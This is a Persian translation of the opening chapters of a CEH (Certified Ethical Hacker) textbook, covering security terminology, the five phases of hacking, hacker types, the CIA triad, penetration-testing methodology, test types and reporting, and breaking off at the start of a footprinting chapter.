EC-Council

هکر قانونمند
CEH

ترجمه و تالیف: محسن آذرنژاد

EC-Council

فهرست مطالب

مقدمه

یکی از معروف‌ترین و کاربردی‌ترین مدارک امنیت، مدرک CEH یا مدرک تخصصی هکرهای قانونمند است. مدرک CEH، مدرکی امنیتی به منظور ارزیابی مهارت افراد در برقراری امنیت سیستم‌ها، و شبکه‌های سازمانی و نیز کمک به آنها جهت مقابله با حملات و نفوذهای هکرها است. در این دوره افراد با تکنیک‌ها و روش‌های هک و نیز چک لیست‌های امنیتی آشنا شده و قادر به بررسی وضعیت امنیتی سیستم‌ها و شبکه‌ها خواهند بود تا نقاط ضعف آنها را شناسایی و برطرف سازند.

کتابی که پیش رو دارید ترجمه کتاب رسمی CEH و نیز اسلایدهای آموزشی مربوط به این مدرک، و نیز برخی از تجارب شخصی بنده است. سعی شده است تاجائیکه امکان دارد متن کتاب روان باشد تا هدف اصلی آن که انتقال مطلب است، به درستی برآورده شود ولی مطمئنا اشکالات فنی و ویرایشی فراوانی دارد که تقاضا دارم به اطلاع بنده برسانید تا در نسخه‌های بعدی کتاب، اصلاح کنم.

در پایان بر خود لازم می‌دانم که از تمام اساتیدی که برایم زحمت کشیده‌اند به ویژه از آقایان مهندس راستی دوست و مهندس مایان کمال تشکر را داشته باشم. امیدوارم کتاب حاضر بتواند گامی هر چند کوچکی در جهت افزایش سطح علمی همگان باشد.

محسن آذرنژاد

Mohsen_Azarnejad@yahoo.com

تابستان ۹۰

فصل اول

مقدمه‌ای بر هک قانونمند

مقدمه

اغلب مردم فکر می‌کنند که هکرها، مهارت و دانش بالایی دارند که می‌توانند سیستم‌های کامپیوتری را هک کنند و نقاط آسیب‌پذیر را پیدا کنند. در حقیقت، یک هکر خوب، تنها باید نحوه کار سیستم کامپیوتری را بداند و نیز بداند که از چه ابزارهایی برای یافتن ضعف‌های امنیتی استفاده می‌شود.

این فصل دنیای هکرهای قانونمند را معرفی می‌کند. هک قانونمند نوعی هک است که با مجوز سازمانی و برای افزایش امنیت انجام می‌گیرد.

واژگان فنی

توانایی درک و تعریف اصطلاحات هک، بخش مهمی از مسئولیت هکر قانونمند است. در این بخش، در مورد برخی از اصطلاحات رایج در دنیای هک آشنا می‌شوید.

تهدید (threat)، شرایط یا حالتی است که می‌تواند امنیت را مختل کند. هکرهای قانونمند، زمانیکه تحلیل امنیتی انجام می‌دهند، تهدیدات را اولویت بندی می‌کنند.

تهدید:

عملی است که امنیت را به خطر بیاندازد. تهدید، برای امنیت، بصورت تجاوز بالقوه است.

اکسپلویت (exploit)، قطعه‌ای از نرم‌افزار، ابزار یا تکنیک است که مزایای آسیب پذیری‌ها را دارد و می‌تواند منجر به ایجاد دسترسی، از دست دادن یکپارچگی، یا حمله DoS بر روی یک سیستم کامپیوتری شود.

دو دسته بندی از exploitها داریم:

Remote exploit، روی شبکه کار می‌کند و از آسیب پذیری‌های امنیتی استفاده می‌کند بدون آنکه از قبل به آن سیستم دسترسی داشته باشد.

Local exploit، نیاز به دسترسی به سیستم دارد تا سطح دسترسی را بالا ببرد. اکسپلویت، روشی برای مختل کردن امنیت یک سیستم IT از طریق آسیب پذیری‌ها است.

Exploit:

روش تعریف شده برای مختل کردن امنیت یک سیستم IT از طریق نقاط آسیب پذیر.

آسیب پذیری (vulnerability)، وجود ضعفی در طراحی یا پیاده‌سازی نرم‌افزار سیستم است. با پیاده‌سازی صحیح و اقدامات امنیتی، آسیب پذیری‌ها کاهش می‌یابند.

نقاط آسیب پذیری:

وجود ضعف، خطای طراحی یا پیاده سازی، که می تواند منجر به یک رویداد غیر منتظره و ناخوشایند شود و منیت سیستم را به خطر بیاندازد.

هدف ارزیابی (target of evaluation)، سیستم، برنامه یا شبکه‌ای است که موضوع حمله یا ارزیابی امنیتی است.

حمله (attack)، زمانی رخ می‌دهد که سیستمی به خاطر آسیب پذیری‌ها، به خطر می‌افتد. بسیاری از حملات، با استفاده از اکسپلویت‌ها، همیشگی می‌شوند. هکرهای قانونمند از ابزارهایی برای یافتن آسیب‌پذیری سیستم‌ها، استفاده می‌کنند.

حمله:

تجاوز به امنیت سیستم که از تهدید هوشمند ناشی شده است. حمله، هر عملی است که امنیت را مختل سازد.

علاوه بر این اصطلاحات، لازم است که در مورد تفاوت بین هکرهای قانونمند و شرور و فعالیت‌هایی که هکر قانونمند انجام می‌دهد، آگاهی داشته باشید.

انواع مختلف تکنولوژی‌های هک


روش‌ها و ابزارهای زیادی برای شناسایی آسیب‌پذیری‌ها، اجرای اکسپلویت‌ها، و به خطر انداختن سیستم‌ها وجود دارد. تروجان‌ها، backdoorها، Snifferها، rootkitها، exploitها، buffer overflow، و SQl injection، تکنولوژی‌هایی هستند که می‌توانند برای هک کردن سیستم‌ها یا شبکه‌ها استفاده شوند.

بسیاری از ابزارهای هک، به یکی از چهار روش زیر از ضعف‌ها استفاده می‌کنند:

- سیستم عامل‌ها: بسیاری از مدیران سیستم‌ها، سیستم عامل‌ها را با تنظیمات پیش فرض نصب می‌کنند در نتیجه، قابلیت آسیب پذیری دارند.
- برنامه‌ها: معمولا برنامه نویس‌ها، برنامه‌ها را تست نمی‌کنند بنابراین هکرها می‌توانند از آسیب‌پذیری آن سواستفاده کنند.
- Shrink-wrap code: بسیاری از برنامه‌ها، قابلیت‌هایی دارند که کاربران عادی از وجود آن بی‌خبرند و می‌توانند برای هک سیستم استفاده شوند. برای مثال، ماکروها در نرم‌افزار Microsoft word به هکر اجازه اجرای برنامه از داخل را می‌دهند.
- پیکربندی نادرست: ممکن است سیستم به درستی پیکربندی نشده باشد یا حداقل نکات امنیتی در آن رعایت نشده باشد تا کاربران بتوانند به راحتی از سیستم استفاده کنند ولی این امر می‌تواند قابلیت آسیب‌پذیری سیستم را بالا ببرد.

علاوه بر انواع تکنولوژی‌های مختلفی که هکر می‌تواند استفاده کند، انواع مختلف حمله نیز وجود دارد. حملات می‌توانند به دو دسته پسیو و اکتیو تقسیم شوند. حملات اکتیو، سیستم یا شبکه را تغییر می‌دهند ولی حملات پسیو، به دنبال جمع‌آوری اطلاعات از سیستم‌ها هستند. حملات اکتیو، بر روی دسترسی پذیری، یکپارچگی، و صحت داده‌ها موثر هستند در حالیکه حملات پسیو، محرمانگی را مختل می‌کنند.


علاوه بر حملات اکتیو و پسیو، می‌توان حملات را به دو دسته داخلی (insider) و خارجی (outsider) نیز تقسیم کرد. شکل زیر ارتباط بین حملات پسیو و اکتیو، داخلی و خارجی را نشان می‌دهد. حملاتی که از داخل یک سازمان شکل می‌گیرند، را حملات داخلی می‌نامند و معمولا توسط کارمندی از داخل سازمان صورت می‌گیرد تا به منابع بیشتری دسترسی پیدا کند. حمله خارجی، از بیرون سازمان صورت می‌گیرد از قبیل اینترنت.



انواع حملات

پنج مرحله مختلف هک قانونمند

هکر قانونمند، مراحلی را که هکر شرور انجام می‌دهد را انجام می‌دهد. شکل زیر، پنج مرحله‌ای که هکرها برای هک کردن سیستم‌ها انجام می‌دهند را توضیح می‌دهد.



مراحل هک

مرحله ۱: شناسایی پسیو و اکتیو

شناسایی پسیو، شامل جمع‌آوری اطلاعات با در نظر گرفتن هدف بالقوه بدون مد نظر قرار دادن دانش شخص یا شرکت است. شناسایی پسیو، می‌تواند به سادگی تماشای یک ساختمان برای شناسایی زمان ورود و خروج کارمندان باشد. اما معمول است که از جستجوی اینترنتی استفاده شود یا در مورد شرکت و کارمندان آن، اطلاعات جمع‌آوری شود. این فرآیند، بطور کلی، جمع‌آوری اطلاعات نامیده می‌شود. مهندسی اجتماعی (social engineering) و آشغال‌گردی (dumpster diving) به عنوان روش‌های پسیو جمع‌آوری اطلاعات تلقی می‌شود.

استراق سمع شبکه (sniffing)، روش دیگری برای شناسایی پسیو است و می‌تواند اطلاعات مفیدی همچون آدرس‌های IP، قانون نام‌گذاری دستگاه‌ها، و سرویس‌های قابل دسترس دیگر بر روی سیستم‌ها و شبکه‌های دیگر را بدهد. استراق سمع ترافیک شبکه، مشابه مانیتورینگ است: هکر، ترافیک داده‌ها را بررسی می‌کند تا ببیند چه زمانی تراکنش‌های مشخص اتفاق می‌افتد و ترافیک از کجا جریان می‌یابد.

شناسایی اکتیو، کاوش شبکه برای کشف کامپیوترهای افراد، آدرس‌های IP، و سرویس‌های شبکه است. معمولا نسبت به شناسایی پسیو، دارای ریسک بالایی است و گاهی اوقات از آن به عنوان rattling the door knobe نام برده می‌شود.

شناسایی اکتیو و پسیو، هر دو منجر به کشف اطلاعات مفید برای حمله می‌شوند. برای مثال، معمولا یافتن نوع وب سرور و نسخه سیستم عاملی که سازمان استفاده می‌کند، ساده است. این اطلاعات به هکر کمک می‌کنند که آسیب پذیری‌های سیستم عامل را پیدا کند و از اکسپلویت برای ایجاد دسترسی استفاده کند.

مرحله ۲: اسکن

بدست آوردن اطلاعات کشف شده در طول شناسایی، و استفاده از آن برای تست شبکه است. ابزارهایی که هکر در طول مرحله اسکن بکار می‌گیرد می‌تواند dialerها، اسکنرهای پورت، ابزارهای ترسیم نقشه شبکه، sweeperها و اسکنرهای تست آسیب پذیری باشند. هکرها به دنبال اطلاعاتی هستند که به آنها در انجام حمله کمک کند از قبیل نام کامپیوترها، آدرس‌های IP، و حساب‌های کاربری.

مرحله ۳: ایجاد دسترسی

در این مرحله، حمله واقعی رخ می‌دهد. آسیب پذیری‌های شناخته شده در مراحل شناسایی و اسکن، اکنون برای ایجاد دسترسی استفاده می‌شوند. روش ارتباطی که هکر استفاده می‌کند می‌تواند از طریق شبکه محلی (LAN)، دسترسی محلی به کامپیوتر (local)، اینترنت و یا به صورت آفلاین باشد. از قبیل session hijacking، DoS، و stack-based buffer overflow. در دنیای هکرها، ایجاد دسترسی با نام مالکیت سیستم (owning the system) شناخته می‌شود.

مرحله ۴: حفظ دسترسی

زمانیکه هکر توانست دسترسی ایجاد کند، می‌خواهد که برای حملات بعدی، دسترسی خود را حفظ کند. گاهی اوقات، هکرها، سیستم را از دسترسی هکرهای دیگر امن می‌کنند آنها اینکار را از طریق backdoorها، rootkitها، و تروجان‌ها انجام می‌دهند. زمانیکه هکری سیستم را به تصرف خود درآورد، می‌تواند از آن برای انجام حملات دیگر استفاده کند. در این حالت، به آن سیستم، سیستم zombie گفته می‌شود.

مرحله ۵: از بین بردن ردپا

زمانیکه هکری توانست به سیستمی دسترسی پیدا کند، جهت جلوگیری از شناسایی توسط ماموران امنیتی، و برای ادامه استفاده از سیستم قربانی، و نیز پاک کردن شواهد هک، اقدام به پاک سازی ردپای خود می‌کند. هکرها سعی می‌کنند تمام اثرات حملات از قبیل فایل‌های log، یا پیغام‌های سیستم‌های تشخیص نفوذ (IDS) را پاک کنند. برای این منظور از steganography، پروتکل‌های تانلینگ، و تغییر فایل‌های log استفاده می‌کنند.

Hacktivisim چیست؟

Hacktivisim، دلیل و انگیزه هک است. هکرها، معمولا انگیزه‌های اجتماعی و سیاسی دارند. بسیاری از هکرها، در فعالیت‌هایی چون deface کردن وب سایت، نوشتن ویروس، DoS، یا حملات مخرب دیگر شرکت می‌کنند. معمولا انگیزه هکرها (hacktivism)، آژانس‌های دولتی و گروه‌های سیاسی هستند.


انواع هکرها

هکرها در سه دسته قرار می‌گیرند: کلاه سفیدها، کلاه سیاه‌ها، و کلاه خاکستری‌ها. هکرهای قانونمند معمولا در دسته کلاه سفیدها قرار می‌گیرند اما گاهی اوقات، کلاه خاکستری می‌شوند.

کلاه سفیدها: اینها افرادی خوبی هستند که از مهارت هک‌شان برای اهداف دفاعی استفاده می‌کنند. هکرهای کلاه سفید، معمولا متخصصان امنیتی هستند که دانش و ابزارهای هک را دارند و از آنها برای کشف نقاط ضعف و اقدامات پیشگیری استفاده می‌کنند.

کلاه سیاه‌ها: اینها افراد بدی هستند. هکرهای شرور یا crackerها از مهارتشان برای اهداف غیر قانونی استفاده می‌کنند. آنها یکپارچگی ماشین مورد نظر را به قصد شوم می‌شکنند. با داشتن دسترسی غیرمجاز، هکرهای کلاه سیاه می‌توانند داده‌های حیاتی و مهم را خراب کنند، سرویس‌های کاربران را مختل کنند و باعث بروز مشکلات برای آنها شوند. این دسته از هکرها، به راحتی از هکرهای کلاه سفید قابل تشخیص هستند.

کلاه خاکستری‌ها: اینها هکرهایی هستند که بسته به شرایط، ممکن است بصورت دفاعی یا مخرب عمل کنند. یعنی ممکن است هم به نیت خوب از دانش خود استفاده کنند و هم به نیت شوم (حزب باد).



هکرهای قانونمند و crackerها کیستند؟

خیلی از مردم می‌پرسند "مگر هک می‌تواند اخلاقی باشد؟" بله! هکرهای قانونمند معمولا در امنیت یا تست‌های نفوذ در شبکه، حرفه‌ای هستند و از مهارت‌ها و ابزارهای هک‌شان برای اهداف دفاعی و پیشگیرانه استفاده می‌کنند. هکرهای قانونمند که متخصصان امنیتی هستند، امنیت شبکه و سیستم را برای قابلیت آسیب پذیری، با استفاده از بعضی ابزارهایی که هکرها می‌توانند برای به خطر انداختن شبکه استفاده کنند، تست می‌کنند.

کلمه cracker، هکری را توصیف می‌کند که از مهارت‌ها و ابزارهای هک برای اهدافی همچون انتشار ویروس یا انجام حملات DoS استفاده می‌کند تا سیستم‌ها یا شبکه‌ها را به خطر بیاندازد. در اصل، کلمه هکر برای علاقمند به کامپیوتر استفاده می‌شود. هکر کسی است که از دانستن کار یک سیستم، کامپیوتر و شبکه کامپیوتری لذت می‌برد. در طول زمان، مردم هکرها را به عنوان کسانی که به نیت شوم کامپیوترها را می‌شکنند اطلاق می‌کردند. سپس واژه cracker رایج شد که کوتاه شده عبارت criminal hacker (هکر مجرم) است که به دنبال این است که امنیت سیستم را بدون اجازه بشکند. هکر قانونمند (ethical hacker) شخصی است که تست‌های امنیتی و دیگر ارزیابی‌ها را انجام می‌دهد تا به سازمان‌ها کمک کند زیرساخت‌هایشان را امن کنند. بعضی وقت‌ها، هکرهای قانونمند به عنوان هکرهای کلاه سفید شناخته می‌شوند.

اهداف حمله کننده‌ها


امنیت شامل سه عنصر پایه‌ای است:

- محرمانگی (Confidentiality)
- یکپارچگی (Integrity)
- در دسترس بودن (Availability)

هدف هکر، استفاده از آسیب پذیری سیستم یا شبکه است تا ضعف‌های یکی از این پایه‌ها را در سیستم هدف پیدا کند. هکر در انجام حمله DoS، عنصر دسترسی سیستم‌ها و شبکه‌ها را مورد حمله قرار می‌دهد. هر چند که حمله DoS می‌تواند شکل‌های مختلفی داشته باشد، هدف اصلی این است که از منابع و پهنای باند استفاده شود. در این حمله، با سرازیر کردن پیغام‌های ورودی به سیستم هدف، آن را مجبور به خاموشی می‌کند در نتیجه سرویس کاربران مختل می‌شود.

سرقت اطلاعات، از قبیل سرقت پسوردها یا داده‌های دیگر که بصورت رمز نشده در شبکه ارسال می‌شوند، برای حمله‌های محرمانگی، بالقوه هستند برای اینکه به دیگران اجازه دسترسی به داده‌ها را می‌دهند. فقط داده‌های روی شبکه‌ها نیستند که در معرض سرقت قرار دارند بلکه لپ تاپ‌ها، دیسک‌ها، و نوارهای پشتیبان نیز همگی در معرض خطر قرار دارند.

حملات معکوس کردن وضعیت بیت (bit-flipping)، حملاتی برای یکپارچگی هستند برای اینکه ممکن است داده‌ها تغییر یابند بنابراین، مدیران سیستم‌ها نمی‌توانند تشخیص دهند که آیا داده‌ها، همان‌هایی هستند که ارسال‌کننده ارسال کرده است یا نه.




مثلث CIA

هک کردن، شکستن یکی از این پایه هاست.

مثلث امنیت، عملکرد، و راحتی استفاده

هیچکس پول نامحدود برای امن کردن همه چیز ندارد و ما نمی‌توانیم رویکرد کاملا امنی داشته باشیم. یک روش برای امن کردن سیستم از حمله شبکه‌ای، جدا کردن کابل شبکه آن کامپیوتر است در اینصورت این سیستم در مقابل حملات مبتنی بر اینترنت کاملا امن خواهد بود اما قابلیت استفاده از آن به شدت کاهش می‌یابد. رویکرد متضاد آن اتصال آن به شبکه اینترنت و عدم استفاده از هر نوع آنتی ویروس، وصله‌های امنیتی و فایروال است که سبب می‌شود آسیب پذیری‌ها افزایش یابد و علی رغم افزایش قابلیت استفاده، امنیت به شدت کاهش می‌یابد. بنابراین، کار متخصص امنیتی، یافتن تعادلی بین امنیت و دسترسی است. شکل زیر این مفهوم را نشان می‌دهد.



مثلث امنیت، عملکرد، و راحتی استفاده

برای یافتن تعادل، شما باید بدانید اهداف سازمانتان چیست، امنیت چیست و چگونه تهدیدات را برای امنیت اندازه‌گیری کنید. اگر امنیت زیاد باشد به تدریج کاربران به آن توجه نمی‌کنند. بنابراین وظیفه یک متخصص امنیتی، یافتن تعادل در این مثلث است.

وقتی امنیت از یک حدی بالاتر می‌رود، کاربران آن را نادیده می‌گیرند.

تحقیق آسیب پذیری چیست؟

فرآیند کشف آسیب پذیری‌ها و ضعف‌های طراحی است که می‌تواند منجر به حمله به یک سیستم شود. بعضی از وب سایت‌ها و ابزارها به هکرها کمک می‌کنند تا نقاط آسیب پذیر سیستم‌ها و نحوه استفاده از آنها را کشف کنند. بنابراین لازم است که مدیران شبکه‌ها، سیستم‌ها و شبکه‌هایشان را عاری از ویروس، تروجان و اکسپلویت‌ها نگه دارند. همچنین با جدیدترین تهدیدات آشنا باشند تا بتوانند حمله را تشخیص دهند و از بروز آن جلوگیری کنند.

برخی از وب سایت‌های تحقیق درباره آسیب پذیری عبارتند از:

http://nvd.nist.gov

www.securitytracker.com

www.microsoft.com/security

www.securiteam.com

www.packetstormsecurity.com

www.hackerstorm.com

www.hackerwatch.org

www.securityfocous.com

www.securitymagazine.com

www.milworm.com

روش های اجرای هک قانونمند


معمولا هک قانونمند بصورت ساخت یافته و سازمان‌دهی شده و به عنوان بخشی از تست نفوذ یا بازرسی امنیتی انجام می‌شود. عمق تست سیستم‌ها و برنامه‌ها، بسته به اهمیت و نیاز مشتری دارد.

مراحل زیر برای انجام بازرسی امنیتی برای سازمان است:

۱. تماس با مشتری و بحث با او در مورد نیازهایی که در تست باید مورد توجه قرار گیرند
۲. آماده سازی و امضای تعهدنامه منع افشای اطلاعات (NDA) با مشتری
۳. سازمان‌دهی تیم هک و آماده‌سازی برنامه برای تست
۴. انجام تست
۵. تحلیل نتایج تست و آماده‌سازی گزارش
۶. ارائه گزارش به مشتری

برنامه ارزیابی امنیتی

بسیاری از هکرهای قانونمند، از مهارت امنیتی خود جهت ارزیابی و تست‌های نفوذ استفاده می‌کنند. این تست‌ها و ارزیابی‌ها، سه مرحله دارد:



مرحله آماده‌سازی، توافق رسمی بین هکر قانونمند و سازمان است. این توافق، باید کل دامنه تست و نوع حملات و نوع تست را شامل شود.

انواع حملات قانونمند

هکرهای قانونمند، در طول شبیه سازی حمله یا تست نفوذ، از روش‌های زیادی برای به خطر انداختن امنیت سازمان استفاده می‌کنند. مهم‌ترین روش‌ها عبارتند از:

شبکه راه دور (remote): در این حمله سعی می‌شود که حمله از طریق اینترنت شبیه سازی شود. هکر قانونمند، تلاش می‌کند تا در دستگاه‌های دفاعی شبکه از قبیل فایروال، پروکسی، یا روتر آسیب پذیری پیدا کند.

شبکه راه دور dial-up: در این حمله سعی می‌شود که به مودم‌های مشتری حمله شود. War dialing، فرآیند تکرار تماس برای یافتن سیستم باز است.

شبکه محلی: این حمله، شخصی را شبیه سازی می‌کند که دسترسی فیزیکی و غیر مجاز به شبکه دارد. برای انجام این حمله، هکر قانونمند باید به شبکه دسترسی مستقیم داشته باشد.

سرقت تجهیزات: در این حمله، سرقت منابع اطلاعاتی مهم از قبیل لپ تاپ‌های کارمندان، شبیه سازی می‌شود. با سرقت لپ تاپ، اطلاعاتی همچون نام کاربری، پسوردها، تنظیمات امنیتی و انواع رمزگذاری بدست می‌آید.

مهندسی اجتماعی: این حمله، کارمندان سازمان را با استفاده از تلفن یا ارتباطات رو در رو برای جمع‌آوری اطلاعات مورد نیاز حمله، مورد ارزیابی قرار می‌دهند. حملات مهندسی اجتماعی، برای بدست آوردن نام‌های کاربری، پسوردها، یا دیگر اطلاعات امنیتی سازمانی استفاده می‌شوند.

ورود فیزیکی: این حمله تلاش می‌کند تا محیط فیزیکی سازمان را به خطر بیاندازد. یعنی با دسترسی فیزیکی به آن، می‌تواند ویروس‌ها، تروجان‌ها، rootkitها یا key loggerهای سخت‌افزاری را بر روی سیستم‌های شبکه هدف نصب کند.

انواع تست

تست امنیتی، اولین کار هکرهای قانونمند است. ممکن است این تست‌ها در حالتی باشد که هکرها هیچ دانش یا دانش جزئی در مورد هدف مورد ارزیابی (target of evaluation) داشته باشند و یا اینکه همه اطلاعات لازم را داشته باشند.

تست بدون دانش (جعبه سیاه)

تستی که بدون هیچ دانشی صورت می‌گیرد با نام تست جعبه سیاه (Black box) شناخته می‌شود. به بیانی ساده‌تر، تیم امنیتی هیچ دانشی در مورد شبکه یا سیستم‌های هدف ندارند. تست جعبه سیاه، یک هکر خارجی را شبیه سازی می‌کند که هیچ دانشی در مورد شبکه یا سیستم‌های هدف ندارد. حمله کننده بایستی همه اطلاعات را در مورد هدف بدست آورد. مزایای تست جعبه سیاه عبارتند از:

- تست واقعی امنیت است برای اینکه طراح شبکه و تست کننده مستقل از یکدیگرند.
- تست کننده، دانش قبلی از شبکه هدف ندارد. بنابراین، ایده‌ها یا افکار قبلی در مورد عملکرد شبکه ندارد.
- تست، هدف را از دید حمله کننده خارجی آزمایش می‌کند.

معایب تست جعبه سیاه عبارتند از:

- زمان بیشتری برای تست‌های امنیتی صرف می‌کند.
- معمولا بسیار گران هستند برای اینکه زمان بیشتری را صرف می‌کنند.
- تنها بر روی آنچه که هکرهای خارجی می‌بینند تمرکز می‌کند در حالیکه در واقعیت، اغلب هکرها توسط کارمندان داخلی شروع به کار می‌کنند.

تست با دانش کامل (جعبه سفید)

تست جعبه سفید، رویکرد متضاد در برابر تست جعبه سیاه دارد. این شکل از تست امنیتی، فرض می‌شود که تست کننده امنیتی، دانش کامل از شبکه، سیستم‌ها و زیرساخت دارد. این اطلاعات به تست کننده اجازه می‌دهد رویکرد ساخت یافته داشته باشد و تنها بر روی اطلاعات موجود اکتفا نکند و صحت و دقت آنها را هم بررسی کند. بنابراین، هر چند که تست جعبه سیاه زمان بیشتری برای جمع‌آوری اطلاعات می‌گیرد، تست جعبه سفید آن زمان را برای یافتن آسیب پذیری‌ها صرف می‌کند.

تست با دانش جزئی (جعبه خاکستری)

در دنیای تست نرم‌افزار، تست جعبه خاکستری، به عنوان تست با دانش جزئی تلقی می‌شود. در این تست، هدف این است که بدانیم کارمندان چه چیزی را می‌توانند به دست آورند. این نوع تست، ممکن است برای سازمان‌ها بسیار مفید باشد برای اینکه بسیاری از حملات توسط کارمندان داخل سازمان شروع می‌شوند.

گزارش هک قانونمند

گزارش باید شامل جزئیات نتایج بدست آمده باشد. آسیب پذیری‌ها باید به عنوان ریسک بحث شوند. گزارش باید شامل نتایج ارزیابی به صورت ساده، قابل فهم، و قابل ردگیری باشد. بایستی گزارش بصورت فراگیر و خودآموز باشد. اغلب گزارشات شامل بخش‌های زیر هستند:

- ✓ مقدمه
- ✓ بیان کارهای انجام شده
- ✓ نتایج
- ✓ پیشنهادات

از آنجائیکه بسیاری از شرکت‌ها، بنابر دلایل مالی نمی‌توانند همه چیز را امن کنند، لذا بایستی پیشنهادات بصورت ریسک پر خطر تا کم خطر مرتب شوند. یعنی ریسک‌های مهم‌تر در بالای لیست قرار گیرند.

بایستی گزارش را بصورت کاملا امن در یک وسیله ذخیره‌سازی الکترونیکی ذخیره کنید و از رمزگذاری استفاده کنید. نسخه چاپی از گزارش بصورت محرمانه برچسب گذاری شود و مراقبت‌های کافی از آن برای جلوگیری از دسترسی اشخاص غیر مجاز به عمل آید.

فصل دوم

جمع آوری اطلاعات و مهندسی اجتماعی

مقدمه

این فصل در مورد اولین بخش از فرآیند هک که جمع‌آوری اطلاعات (footprinting) است بحث می‌کند. footprinting، فرآیند جمع‌آوری تمام اطلاعات قابل دسترس در مورد یک سازمان است. این اطلاعات می‌تواند برای فرآیند هک استفاده شوند. گاهی اوقات، این اطلاعات برای انجام مهندسی اجتماعی نیز مورد استفاده قرار می‌گیرند.

در این فصل در مورد هر دو روش هک به تفصیل توضیح خواهیم داد.

Footprinting

Footprinting، بخشی از مرحله پیش از حمله است که شامل جمع‌آوری اطلاعات با توجه به معماری و محیط هدف می‌باشد و معمولا برای یافتن روشی جهت نفوذ به محیط، استفاده می‌شود. Footprinting، آسیب پذیری‌های سیستم را کشف می‌کند. این، ساده‌ترین روش برای هکرها برای جمع‌آوری اطلاعات در مورد سیستم‌های کامپیوتری هدف است. هدف این مرحله این است که تا جائیکه امکان دارد در مورد سیستم‌ها، پورت‌ها و سرویس‌ها، و جنبه‌های امنیتی آنها اطلاعات کسب کنیم.

تعریف Footprinting

